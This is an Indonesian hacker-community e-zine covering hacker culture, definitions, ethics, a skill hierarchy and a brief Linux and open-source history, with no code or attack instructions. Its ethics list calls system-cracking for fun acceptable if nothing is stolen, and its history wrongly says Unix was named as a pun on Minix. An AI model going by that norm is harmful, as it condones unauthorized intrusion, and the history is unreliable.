
EZINE (ECHO-magazine)


Adalah majalah elektronik yang ditulis secara bebas*
oleh individu** yang peduli terhadap
perkembangan ilmu pengetahuan
khususnya dibidang Teknologi informasi dan
di sebarluaskan secara FREE(gratees)
dengan syarat-syarat [licensi] ,
dan di-online-kan
@t http://ezine.echo.or.id

EZINE ECHO MAGAZINE


[Licensi]



# TableofContent
## EZINE#1



**PROFHILE ON ECHO.OR.ID**

"KAmi adalah sekumpulan individu yang ingin bebas memacu kinerja otak dan adrenalin di tubuh kami;ingin bebas melakukan hal-hal menarik yang sulit terpecahkan bahkan mustahil sekalipun;ingin bebas meneliti untaian kode yang ada,mencari kelemahan bukan untuk melemahkan; ingin bebas menemukan keasyikan menelusuri elektron dan baud tanpa batasan waktu; ingin bebas bergerak dalam aliran pulsa yang terhantar bebas keseluruh titik di dunia; ingin bebas menentukan sendiri apa yang kami butuhkan dan kami percayai; ingin bebas berkomunikasi,menjelajah dan menikmati ini dengan bebas tanpa ada perbedaan;ingin bebas bertukar, belajar dan berbagi semua kemurnian ilmu pengetahuan; bukan oleh aturan-aturan yang telah ditentukan dan dikendalikan ketamakan; bukan demi setumpuk kekayaan, kejayaan ataupun keabadian; bukan pula untuk merusak, menakuti atau bahkan menghancurkan; tetapi hanya demi kenyataan bahwa kami sama."

( "the echo's manifesto" ditulis oleh y3dips diinspirasi oleh :
The Conscience of a Hacker (the hacker's manifesto) oleh the mentor")

"eCHo.or.id"
"INDONESIAN COMMUNITY FOR HACKERS & OPEN SOURCE"
Komunitas Hacker dan Opensource di Indonesia

Nama Situs : http://eCHo.or.id
Di Launch di internet pertama kali : September 2003

Tempat : Internet
mailist: echo-memberz[at]yahoogroups.com,
newbie_hacker[at]yahoogroups.com


MemBer :

eCHo staff:

founder

- y3dips ( urlz: http://y3dips.echo.or.id ; y3dips[at]echo.or.id )
- moby ( urlz: http://moby.echo.or.id ; moby[at]echo.or.id )
- the_day2000 ( urlz: http://theday.echo.or.id ; the_day[at]echo.or.id)
- comex ( urlz: http://comex.echo.or.id ; comex[at]echo.or.id )

Tempat para "penggila" Komputer, hacker, dan pencinta open source
untuk berbagi,khususnya dalam hal keamanan komputer dan dunia open source



**SEJARAH LINUX [PART 1]**


***KELAHIRAN "UNIX"***

Cikal bakal kelahiran linux dimulai pada akhir tahun 1960 pada sebuah perusahaan AT&T(American telephone and Telegraph). Saat itu, AT & T yang bekerjasama dengan MIT (Massachusetts Institute of Technology); bekerja dengan menggunakan operating system bernama "multics". Multics memiliki banyak sekali masalah; masalah terbesarnya adalah mahalnya biaya yang dikeluarkan untuk menjalankannya pada General Electric Mainframe ( GE 645). Perkembangan selanjutnya pun menjadi tidak memuaskan.

Bagaimanapun juga penggunaan Multics tetap dipertahankan karena menawarkan kemampuan multiuser (penggunaan bersama). Para Programer harus bekerja bersama-sama dan saling bertukar informasi dengan mudah, dan mereka sangat ingin untuk dapat lepas dari masalah biaya yang besar. Seiring dengan perkembangan dan keuangan yang membaik, grup tersebut berusaha mencari pengganti yang sesuai untuk multics.

Ken thompson, salah seorang anggota grup AT&T, mulai merancang sebuah game bernama"Space travel", sayangnya game ini juga menghabiskan biaya yang mahal untuk dapat dimainkan. Saat Thompson menemukan sebuah komputer digital PDP-7, bersama teman kuliahnya Dennis Ritchie, mereka menulis ulang game tersebut dalam assembler dan memindahkannya dengan menggunakan paper tape. Dalam perkembangan memindahkan game tersebut mereka telah meletakkan "command interpreter" dan sejumlah perintah dasar untuk mengkopi dan memindahkan file-fie.

Awal tahun 1970, Brian Kerningham, seorang pengembang lainnya dari AT&T mengusulkan nama "Unix" sebagai pelesetan dari Minix (peralatan untuk mengajarkan pemrograman). Dimulailah sebuah cikal bakal sebuah operating system bernama "Unix". Team pengembang Unix meminta komputer PDP-11 kepada manajemen AT&T, mesin yang lebih tangguh dari PDP-7, tetapi lebih murah dari semua biaya yang harus mereka keluarkan sebelumnya.



**SEDIKIT TENTANG OPEN SOURCE**

ditulis oleh : Samuel Prakoso
sumber : konsultanlinux.com

***Bertahan di Era Open Source***

Open Source adalah sebuah sistem baru dalam mendistribusikan software kepada pengguna dengan memberikan program dan source code nya secara gratis! Bahkan pengguna dapat mempelajari dan melakukan modifikasi untuk membuat software tersebut sesuai dengan kebutuhan mereka.

Richard M. Stallman,pendiri Free Software Foundation -sebuah organisasi yang mendukung Open Source,mengeluarkan sebuah lisensi software untuk Open Source yang dinamakan GPL (GNU Public License). Lisensi inilah yang saat ini paling banyak digunakan untuk mendistribusikan software Open Source. Selain GPL, masih banyak lisensi software lainnya yang dikembangkan oleh komunitas Open Source.

Berikut adalah keuntungan software Open Source:


Sisi pengguna:

* Gratis
* Pengguna dapat terlibat dalam pengembangan program karena memiliki
* source code nya
* Respon yang baik dari pemakai sehingga bug dapat ditemukan dan
* diperbaiki dengan lebih cepat.

Sisi developer:

* Seluruh komunitas mau dan dapat membantu untuk membuat software anda
* menjadi lebih baik
* Tidak ada biaya iklan dan perawatan program
* Sebagai sarana untuk memperkenalkan konsep anda


Linux adalah sebuah contoh yang bagus. Banyak sistem operasi yang berusaha meniru kisah sukses Linux, tetapi Linux tetap yang paling sukses hingga saat ini. Aspek positif dari Open Source adalah penerimaan yang luas untuk software yang benar-benar bagus. Tetapi keuntungan tersebut tidak cukup, terutama untuk orang yang memang bekerja dengan membuat program (programmer), mereka membutuhkan uang untuk melanjutkan pengembangan software mereka (dan untuk makan tentunya).



mungkin beberapa dari pembaca berpikir, ini gila, jika kita membagi-bagikan software kita dengan gratis, bagaimana kita dapat bertahan? Bagaimana kita dapat menghasilkan uang?Tapi tunggu,ada beberapa cara yang dapat digunakan untuk menghasilkan uang dari ekonomi Open Source ini. Tapi penting untuk diketahui bahwa hanya software yang memang bagus yang dapat bertahan dan menghasilkan uang, program yang jelek tidak dapat bertahan (kecuali anda memaksa orang-orang untuk membelinya!).Berikut adalah beberapa diantaranya:

* Jual program dan source code dan manual book dalam sebuah box, program
* tersebut gratis jika pengguna mau mendownloadnya sendiri, tetapi
* pengguna harus membayar untuk mendapatkan produk komersialnya.
* Jual program tambahan yang memanfaatkan teknik tingkat tinggi program
* Open Source anda.
* Jual dukungan teknis untuk membantu pengguna menggunakan produk
* tersebut.
* Jual jasa untuk customize program sesuai dengan kebutuhan pengguna.
* Sisipan iklan pada software.
* Mencari sponsorship dari perusahaan yang berhubungan dengan software
* yang dibuat.

Itu adalah sebagian kecil contoh tentang bagaimana menghasilkan uang dari software Open Source, seperti yang dapat anda bayangkan,Open Source tidak hanya menguntungkan pengguna, tetapi juga menguntungkan bagi developer. Saya rasa ini adalah solusi win-win. Jadi bagaimana pendapat anda?






*RFC1392,Internet User Glossary, : Hacker adalah: Seseoang yang tertarik untuk mengetahui secara mendalam mengenai kerja suatu system,komputer, atau jaringan komputer."

***Pengertian:***

hack
[secara umum]
1.pekerjaan yang dilakukan secara cepat dan berhasil, walau tidak sempurna
2.Suatu hal Mustahil, dan mungkin menghabiskan banyak waktu tetapi menghasilkan yang diinginkan.
3.untuk membuktikan baik secara emosional ataupun fisik bahwa ini bisa dilakukan
4.Mengerjakan sesuatu secara bersungguh-sungguh, dengan ketelitian yang tinggi
5.Berinteraksi dengan komputer dalam bermain dan bereksplorasi
6.kependekan dari hacker

hacker
[aslinya, seseorang yang membuat kerajinan dengan kapak]
1.Seseorang yang sangat senang mengeksplorasi suatu program dari suatu system untuk untuk mengetahui batas kemampuannya, dengan mengunakan cara-cara dasar yang akan digunakan oleh orang yang tidak mengerti dan mengetahui bagaimana program itu dibuat dan dengan pengetahuan minimum terhadap program.
2.seseorang yang sangat antusias dalam membuat program, dan lebih menikmati membuat program dibandingkan berteori tentang program tersebut.
3.seseorang yang mampu melakukan "hack"
4.seseorang yang sangat baik dalam memprogram
5.ahli pemrograman, atau sering melakukan pekerjaan dengan program itu
6.ahli yang tertarik dengan semua hal, contoh hacker di bidang astronomy.
7.seseeorang yang senang dengan tantangan intelektual dengan ide kreatif
8.seseorang yang secara sembunyi-sembunyi berusaha menemukan informasi penting dengan cara menjelajah, lebih sering di sebut sebagai cracker.

Crack
[warez d00dz]
1.memaksa masuk kedalam suatu sistem
2.kegiatan menghilangkan copy protection
3.Program, instruksi yang digunakan untuk menghilangkan copy protection



Cracker
1.seseorang yang mencoba masuk kedalam suatu jaringan secara paksa dengan tujuan mengambil keuntungan, merusak, dsb.
2.seseorang yang menghilangkan copy protection
3.seseorang yang melakukan kegiatan "crack"

Cracking
1.kegiatan membobol suatu sistem komputer dengan tujuan menggambil keuntungan merusak dan menghancurkan dengan motivasi tertentu.

***Etika Hacker***

1.Kepercayaan bahwa berbagi informasi adalah suatu hal yang sangat baik dan berguna, dan sudah merupakan kewajiban (kode etik) bagi seorang hacker untuk membagi hasil penelitiannya dengan cara menulis kode yang "open-source" dan memberikan fasilitas untuk mengakses informasi tersebut dan menggunakan peralatan pendukung apabila memungkinkan.

2.keyakinan bahwa "system-cracking" untuk kesenangan dan eksplorasi sesuai dengan etika adalah tidak apa-apa [OK] selama seorang hacker, cracker tetap komitmen tidak mencuri, merusak dan m elanggar batas2 kerahasiaan.


=(di ambil,diartikan dan diedit dari the jargon file (versi 4.4.4) )=

"Yang menarik,ternyata dalam dunia hacker terjadi strata-strata (tingkatan) yang diberikan oleh komunitas hacker kepada seseorang karena kepiawaiannya, bukan karena umur atau senioritasnya. Saya yakin tidak semua orang setuju dengan derajat yang akan dijelaskan disini,karena ada kesan aroganterutama pada level yang tinggi. Untuk memperoleh pengakuan/derajat, seorang hacker harusmampu membuat program untuk eksploit kelemahan sistem, menulis tutorial (artikel), aktif diskusi di mailing list, membuat situs web dsb."

***Hirarki Hacker***

Mungkin agak terlalu kasar jika di sebut hirarki / tingkatan hacker; saya yakin istilah ini tidak sepenuhnya bisa di terima oleh masyarakat hacker. Oleh karenanya saya meminta maaf sebelumnya. Secara umum yang paling tinggi (suhu) hacker sering di sebut ‘Elite’; di Indonesia mungkin lebih sering di sebut ‘suhu’.Sedangkan, di ujung lain derajat hackerdikenal ‘wanna-be’ hacker atau dikenal sebagai ‘Lamers’.

Elite :
Juga dikenal sebagai 3l33t, 3l337, 31337 atau kombinasi dari itu; merupakan ujung tombak industri keamanan jaringan. Mereka mengerti sistemoperasi luar dalam, sanggup mengkonfigurasi & menyambungkan jaringan secara global.



Sanggup melakukan pemrogramman setiap harinya. Sebuah anugrah yang sangat alami, mereka biasanya effisien & trampil,menggunakan pengetahuannya dengan tepat. Mereka seperti siluman dapat memasuki sistem tanpa di ketahui, walaupun mereka tidak akan menghancurkan data-data. Karena mereka selalu mengikuti peraturan yang ada.

Semi Elite:
Hacker ini biasanya lebih mudadaripada Elite.Mereka juga mempunyai kemampuan & pengetahuan luas tentang komputer. Mereka mengerti tentang sistem operasi (termasuk lubangnya). Biasanya dilengkapi dengan sejumlah kecilprogram cukup untuk mengubah program eksploit. Banyak serangan yang dipublikasi dilakukan oleh hacker kaliber ini, sialnya oleh para Elite mereka sering kali di kategorikan Lamer.


Developed Kiddie:
Sebutan ini terutamakarena umur kelompok ini masih muda (ABG)&masih sekolah. Mereka membaca tentang metoda hacking & caranya di berbagai kesempatan. Mereka mencoba berbagai sistem sampai akhirnya berhasil & memproklamirkan kemenangan ke lainnya.Umumnya mereka masih menggunakan Grafik UserInterface (GUI) & baru belajar basic dari UNIX, tanpa mampu menemukan lubang kelemahan baru di sistem operasi.

Script Kiddie:
Seperti developed kiddie, Script Kiddie biasanya melakukan aktifitas di atas. Seperti juga Lamers, mereka hanya mempunyai pengetahuan teknis networking yang sangat minimal. Biasanya tidak lepas dari GUI. Hacking dilakukan menggunakan trojan untuk menakuti & menyusahkan hidup sebagian pengguna Internet.

Lamer:
Mereka adalah orang tanpa pengalaman & pengetahuan yang ingin menjadi hacker (wanna-be hacker). Mereka biasanya membaca atau mendengar tentang hacker & ingin seperti itu. Penggunaan komputer mereka terutama untuk main game, IRC, tukar menukar software prirate, mencuri kartu kredit. Biasanya melakukan hacking menggunakan software trojan, nuke & DoS. Biasanya menyombongkan diri melalui IRC channel dsb. Karena banyak kekurangannya untuk mencapai elite, dalam perkembangannya mereka hanya akan sampai level developed kiddie atau script kiddie saja.


***Etika & Aturan main Hacker***

+ Di atas segalanya, hormati pengetahuan & kebebasan informasi.
+ Memberitahukan sistem administrator akan adanya pelanggaran keamanan/lubang di keamanan yang anda lihat.
+ Jangan mengambil keuntungan yang tidak fair dari hack.



+ Tidak mendistribusikan & mengumpulkan software bajakan.
+ Tidak pernah mengambil resiko yang bodoh
+ selalu mengetahui kemampuan sendiri.
+ Selalu bersedia untuk secara terbuka/bebas/gratis memberitahukan& mengajarkan berbagai informasi & metoda yang diperoleh.
+ Tidak pernah meng-hack sebuah sistem untuk mencuri uang.
+ Tidak pernah memberikan akses ke seseorang yang akan membuat kerusakan.
+ Tidak pernah secara sengaja menghapus & merusak file di komputer yangdihack.
+ Hormati mesin yang di hack, dan memperlakukan dia seperti mesin sendiri.

Jelas dari Etika & Aturan main Hacker di atas, terlihat jelas sangat tidak mungkin seorang hacker betulan akan membuat kerusakan di komputer.
=(diambil , dan diedit berdasarkan tulisan : Onno w. Purbo)=



**ALL ABOUTZ HACKING**

"Dan aku menemukan sebuah dunia diluar sana ..."

[H3D87]

Kembali ke tahun 1959 ketika semua ini bermula. Tak ada yang bisa membayangkan "EAM room" pada Building 26 MIT saat itu. Sebuah ruangan baru di MIT, Massacusetts Institute of Technology tempat dimana sebuah mesin yang bekerja seperti komputer tertidur pulas.

Saat itu tidak banyak orang yang dapat membayangkan sebuah mesin pintar, sebuah komputer. Namun sebuah keberuntungan bagi beberapa orang anak muda yang tergabung dalam 'TECH MODEL RAILROAD CLUB', TMRC. Saat gerbang terbuka lebar, dan inilah saatnya untuk HACKING dan menemukan bagaimana mesin ini bekerja.

Hacker adalah sebuah julukan bagi seorang programmer yang mampu membuat sebuah aplikasi atau sebuah alogaritma pemecahan masalah yang lebih baik dari pada yang telah dirancang bersama. Lebih luas dari itu Hacker adalah orang yang bisa mengatasi keterbatasan dengan cara yang lebih baik dan sederhana -bahkan terkesan unik-.


Seorang Hacker memiliki pola pikir yang mantap dalam menyelesaikan permasalahan-permasalahan seputar logika dan analisa. Hal ini yang banyak membuat Hacker melabelisasi diri sebagai seorang 'NERD'. Prinsip serupa yang dilakukan sebagai lompatan sosial dimana kurangnya penghargaan masyarakat akan 'jiwa/perilaku' Hacker itu sendiri.

Seiring berlalunya waktu, makna dari Hacking mulai meluas -bahkan menyalahi- dari makna yang sebenarnya.

Hacking. Setiap maniak komputer, 'Techno Nerd', 'Hackivist', 'Hacker' punya pengertian tersendiri tentang Hacking.

[1] H3D87 (Penulis)
Hacking adalah suatu bentuk pola pikir dan teknik pemecahan masalah yang lebih baik dari yang telah dirancang bersama dan terkadang terkesan unik.

Bagi saya Hacking tidak hanya tergantung dalam konteks komputer, software Hacking, kernel Hacking, hardware Hacking. Namun dalam konteks dunia. Dunia adalah tempat yang indah untuk Hacking.



Perhatikan dunia, ambil suatu permasalahan dan mulai cari cara untuk mengatasinya dengan lebih baik.

'Perhatikan, Pelajari, Kuasai'

[H3D87]

[2] R. Kresno Aji
Hacking adalah suatu seni dalam memahami sistem operasi dan sekaligus salah satu cara dalam mendalami sistem keamanan jaringan, sehingga kita bisa menemukan cara yang lebih baik dalam mengamankan sistem dan jaringan.

(Terima kasih atas inputnya :), H3D87)

[3]y3dips (echo staff)
Hacking adalah bagaimana memberikan"nutrisi"yang lebihkepada otakmu, bagaimana asyiknya mejalankan semua kemungkinan untuk dapatkepastian hacking adalah memacu batas-batas kemampuan untuk temukan kepuasan; temukan ; temukan dan temukan.
hacking bukan kejahatan; tetapi seni untuk "hidup" di dunia maya

[4] Anda sendiri ... (temukan)

Sebelum melangkah lebih jauh, ada baiknya anda meresapi makna dari Hacking dalam hidup anda. Setiap manusia punya pola pikir dan pemahaman tersendiri, sudah saatnya bagi anda untuk mencari makna Hacking, sesuai dengan hati nurani anda !!

Jangan lupa untuk mengirimkan makna Hacking anda kepada saya via e-mail ke: h3d87@yahoo.com


[SANG HACKER]

Mari mulai melangkah ...

'I am a Hacker, enter my world.'

[The Conscience of Hacker, The Mentor]

Hacker didominasi oleh pria, dan sebagian besar remaja pria. Cukup wajar -saya rasa- mengingat setiap pria punya impian dan punya semangat untuk mewujudkannya. Hacker secara sosial, memiliki status sosial menengah. Menengah dalam artian mereka cukup sejahtera dan bisa memiliki komputer dan akses internet. Memang internet tidak



bisa lepas dari kehidupan Hacker. Di internet lah para Hacker bertemu, berdiskusi dan saling berkelakar.

Secara psikologi dan naluriah Hacker memiliki banyak persamaan. Setiap Hacker pada dasarnya anti otoritas. Dimana otoritas yang sewenang-wenang akan membuat semua pemikiran baru dan ilmiah dilecehkan. Otoritas juga yang membuat sistem dan tatanan kehidupan begitu menjemukan. Kebebasan itu indah, tapi ingat kebebasan anda adalah kebebasan orang lain juga. Bersiaplah untuk menarik diri jika anda mulai merasa cukup egois.

Dalam kehidupan sosial Hacker biasanya tidak memiliki tempat. Terlarut dalam kehidupan sosial akan membuat anda lengah -bahkan malas-. Kehidupan sosial itu bukannya menjijikkan, hanya saja budaya mainstream sekarang sangat keras. Saat manajemen mengalahkan teknik. Setiap orang berlomba-lomba untuk menciptakan sebuah manajemen yang ideal, tanpa pernah berpikir apakah sistem tersebut cukup ideal untuk diterapkan secara teknik.


Kehidupan sosial juga banyak memberi dampak negatif. Rasionalitas sekarang telah luntur. Setiap teori baru yang diterapkan dalam kehidupan sosial ditolak dengan sangat skeptik. Dan yang paling jelas, semakin sorang Hacker terjun kedalam kehidupan sosial (non ilmiah) mereka sudah tidak punya waktu lagi untuk membaca, belajar, dan mengembangkan teorinya.

Namun hal ini jangan dinilai dengan begitu ekstrim. Bagaimanapun setiap manusia adalah makhluk sosial. Butuh orang lain 'yang nyata'. Dan bukanlah hal yang aneh jika seorang Hacker memiliki kehidupan sosial yang baik, ikut dalam organisasi sosial masyarakat, memiliki kekasih dan hidup normal di masyarakat. Hal ini malah sangat baik !

Secara fisik Hacker bisa dikenali dengan kegemaran membaca, tampil eksentrik, dan memiliki pola pikir yang sedikit -bahkan banyak- menyimpang.

Gemar membaca adalah syarat utama untuk menjadi seorang Hacker. Dunia bisa dijelajahi melalui buku. Hacker biasanya tertarik dengan bahasan berorientasi teknik, fiksi ilmiah juga manual-manual komputer (biasa disebut RTFM, Read The Fuckin' Manual).

Bacaan fiksi ilmiah secara tidak langsung akan menginspirasikan kepada kita beberapa hal baru. Bacaan fiksi ilmiah juga memberikan kita pencerahan kebebasan berfikir. Mulailah berkhayal, mimpikan sesuatu, pelajari dan wujudkan! Percaya atau



tidak, tapi sebagian besar penemuan dekade ini merupakan impian pada dekade-dekade sebelumnya.

Hacker dan 'nyentrik' sebenarnya tidak ada hubungan sama sekali. Namun dengan kebebasan berfikir tadi, setiap Hacker menerapkan sebuah konsep hidup dan gaya hidup yang unik, yang pasti dengan 'begitu' mereka merasa nyaman.

Kehidupan Hacker sewaktu remaja bisa dikatakan cukup sulit. Remaja saat ini masih belum bisa memahami kehidupan seorang 'geek'. Geek sebagai labelisasi dari Hacker terkesan 'glow in the dark'. Baik fisik maupun psikologis mereka cukup berbeda dengan 'anak-anak populer' di sekolah. Seperti 'Peter Deutsch' (salah satu Hacker gelombang pertama), 'anak' ini tidak memiliki kemampuan apa-apa dibidang olah raga, namun 'master' dalam matematika. Remaja saat ini jauh lebih menghargai penampilah fisik dan kemampuan dilapangan. Tidak seharusnya seseorang dihargai karna 'kecantikannya', karna dia adalah seorang '.....', tapi dalam dunia Hacker seseorang dihargai dari apa yang dilakukan dan apa yang dipikirkannya.


Banyak diantara Hacker yang bosan dengan formalitas dan tuntutan sosial. Bahkan diantara mereka, mencoba mendobrak tuntutan sosial tersebut.

Sebagai contoh, sekolah. Hacker-hacker muda biasanya benci sekolah. Sekolah sering diibaratkan sebagai 'Makanan Bayi'. Ketika Hacker tumbuh dewasa dan rasa ingin tahunya tak terpuaskan dengan sekolah, mereka belajar dari dunia. Belajar dengan mengamati, yang disebut sebagai visual learning. Sekolah terkadang -hampir pasti- tidak memberikan jawaban terhadap rasa ingin tahu seorang Hacker. Salah satu alasan mengapa mereka membenci sekolah.

Satu-satunya cara untuk mengenal dunia adalah dengan mengamatinya. Kita harus belajar dari dunia. Perhatikan dunia, cari pola dan kesamaannya maka kita akan dapat belajar banyak hal.

Sebagai contoh:

Kita belajar hukum kelembaman di sekolah. Dimana sebuah benda cenderung untuk mempertahankan posisinya untuk tetap diam atau bergerak melalui garis lurus.
Coba kita hubungkan dengan kehidupan. Anda pasti pernah untuk mencoba bersantai sejenak dihari libur. Hari pertama anda habiskan untuk bermain Play Station (tidak belajar). Hari ke 2 anda habiskan



untuk mencoba 8 game terbaru yang anda download beserta crackz nya (tanpa belajar). Begitu juga hari selanjutnya anda habiskan dengan bermain tanpa belajar, hingga liburan usai. Dan ketika anda memulai untuk kembali belajar, anda akan mendapat kesulitan dan bahkan terkadang anda harus memulai dari awal (scratch) lagi. Saat inilah 'kelembaman' terjadi pada diri anda. Diri anda cenderung untuk mempertahankan posisi untuk tetap bermain dan tanpa anda sadari anda yang telah berada 2 satuan disebelah kanan titik keseimbangan (2 poin kebaikan), ternyata sekarang berada 2 satuan sebelah kiri titik keseimbangan (2 poin keburukan). Anda telah bergeser 4 langkah kebelakang dari posisi awal. Maka untuk mencapai nilai yang lebih tinggi dari posisi awal tadi, anda harus mengeluarkan energi sebesar:

2 (sampai titik keseimbangan) + 2 (posisi awal anda) + n (posisi yang hendak anda raih).

Semua hal dalam hidup ini saling berhubungan. Pelajarilah !!

"Pelajarilah semesta ini. Jangan merasa kecewa jika dunia tidak mengenal anda, tapi kecewalah jika anda tidak mengenal dunia"


[Kong Fu Tse]

[IDENTIFIKASI HACKER]

Menurut Marc Rogers, Hacker dapat di-identifikasi atas:

[1]. Old School Hackers
Kelompok tertua sekaligus pionir dari mitologi Hacker. Mereka adalah sekelompok anak muda 'Techno Nerd' yang berasal dari MIT atau Stanford University. Mereka begitu menikmati pemprograman dan analisa sistem tanpa tertarik kepada pengerusakan sistem dan pencurian data.

[2]. Script Kiddies atau Cyber Punks
Kelompok ini biasanya lebih muda. Mereka berusia 12-30 tahun dan kebanyakan masih berada dibangku sekolah. Bosan terhadap sekolah, namun mereka mempunyai pengetahuan yang luas tentang teknologi. Mereka mengambil script/eksploits



lalu menggunakannya untuk menghancurkan sistem sebanyak mungkin yang dapat dilakukannya.

[3]. Profesional kriminal atau CRACKERS
Kelompok ini memiliki kemampuan komputer yang sangat tinggi, namun memiliki sifat naluri pengerusakan yang besar. Mereka biasanya dibayar oleh sebuah perusahaan untuk menjatuhkan lawan bisnisnya.

[4]. Coder/Virus Writer
Bakat alamiah seorang programmer. Mereka mampu melakukan Coding setiap hari, serta menemukan kelemahannya. Mereka tertarik dengan sebuah kehidupan artifisial. Membuat sesuatu yang 'hidup' dalam komputer. Mencobanya dalam sebuah laboratorium virus komputer yang disebut 'ZOO', lalu melepaskannya di dunia liar (baca: Internet)

[HACKER VS CRACKER]

Di sisi lain dunia Hacker. Terdapat pula sekumpulan ahli komputer bawah tanah, 'Techno Junkies', atau yang lebih dikenal sebagai CRACKER.

